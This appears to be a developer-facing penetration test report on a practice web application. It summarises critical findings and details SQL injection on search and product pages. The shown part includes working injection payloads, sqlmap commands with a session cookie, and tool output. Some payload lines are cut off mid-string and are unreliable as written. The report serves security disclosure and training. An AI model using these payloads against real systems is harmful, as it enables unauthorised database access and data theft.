INTERNSHALA
internships that matter

Hacking Environment Web Application

Detailed Developer Report

Security Status – Extremely Vulnerable

- Hacker can steal all records in Internshala databases (SQLi)
- Hacker can take control of complete server including View, Add, Edit, Delete files and folders (Shell Upload)
- Hacker can change source code of application to host malware, phishing pages or even explicit content (Shell Upload)
- Hacker can inject client side code into applications and trick users by changing how page looks to steal information or spoil the name of Internshala (XSS)
- Hacker can extract mobile number of all customers using Userid (IDOR)
- Hacker can inject his own codes (command execution).

Vulnerability Statistics

Critical	Severe	Moderate	Low
9	5	1	1

Vulnerabilities:

No	Severity	Vulnerability	Count
1	Critical	SQL Injection	3
2	Critical	Arbitrary File Upload	1
3	Critical	Default Password	1
4	Critical	Unauthorized Access To Customer Details(IDOR)	2
5	Critical	Account takeover via OTP Bypass	1
6	Critical	Command Execution	1
7	Severe	Cross site scripting	3
8	Severe	Cross Site Request Forgery	2
9	Moderate	Outdated components	1
10	Low	Error Display	1

1. SQL Injection


SQL Injection (Critical)	Below mentioned URL is vulnerable to SQL injection attack **Affected URL :** • http://13.127.249.120/search/search.php?q=Anything **Affected Parameters :** • q (GET parameter) **Payload:** • q=anything'+or+'1'='1'--+

1. SQL Injection


SQL Injection (Critical)	Here are other url affected **Affected URL :** • http://13.127.249.120/products.php (page ,POST parameter) • http://13.127.249.120/products.php?cat=1(cat,GET parameter)

Observation

Click 'Show Now' button in the centre of the home page.




Type any thing in the search bar at top left corner and hit enter.



Observation

In the url, give a quote(‘) which will throws this SQL error.




13.127.249.120/search/search.php?q=Anything'

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%'' at line 1


Same error can be obtained by typing Anything followed by a quote in the search bar

Observation

Checked the link in sql-map and obtained the following results




```
python sqlmap.py -u"13.127.249.120/search/search.php?q=Anything" --cookie="key=21210481-BD85-C2D0-7616-B5BD0F32B
```




```
GET parameter 'q' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 95 HTTP(s) requests:
---
Parameter: q (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: q=-9052' OR 1905=1905#

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: q=Anything' OR (SELECT 7069 FROM(SELECT COUNT(*),CONCAT(0x7162707671,(SELECT (ELT(7069=7069,1))),0x716a767871,FLOOR(R
MA.PLUGINS GROUP BY x)a)-- p0jb

    Type: time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind (SLEEP)
    Payload: q=Anything' OR SLEEP(5)-- yXAW
```

Observation

cat parameter is vulnerable too




```
$ python sqlmap.py -u"13.127.249.120/products.php?cat=1" --cookie="key=21210481-BD85-C2D0-7616-B5BD0F32B928"
```



```
[18:31:33] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
[GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 47 HTTP(s) requests:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1' AND 4450=4450 AND 'vikK'='vikK

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: cat=1' AND (SELECT 1207 FROM(SELECT COUNT(*),CONCAT(0x71717a7171,(SELECT (ELT(1207=1207,1))),0x716b6a6b71,FLOOR(RAND(0)
LUGINS GROUP BY x)a) AND 'rrPX'='rrPX

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1' AND (SELECT 7976 FROM (SELECT(SLEEP(5)))OhrL) AND 'hcJp'='hcJp

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: cat=1' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x71717a7171,0x6473505a6d76486c7854664d506d644e6345666d6d7a6d4353416e5143
6b71),NULL,NULL,NULL-- -
```

Proof of Concept

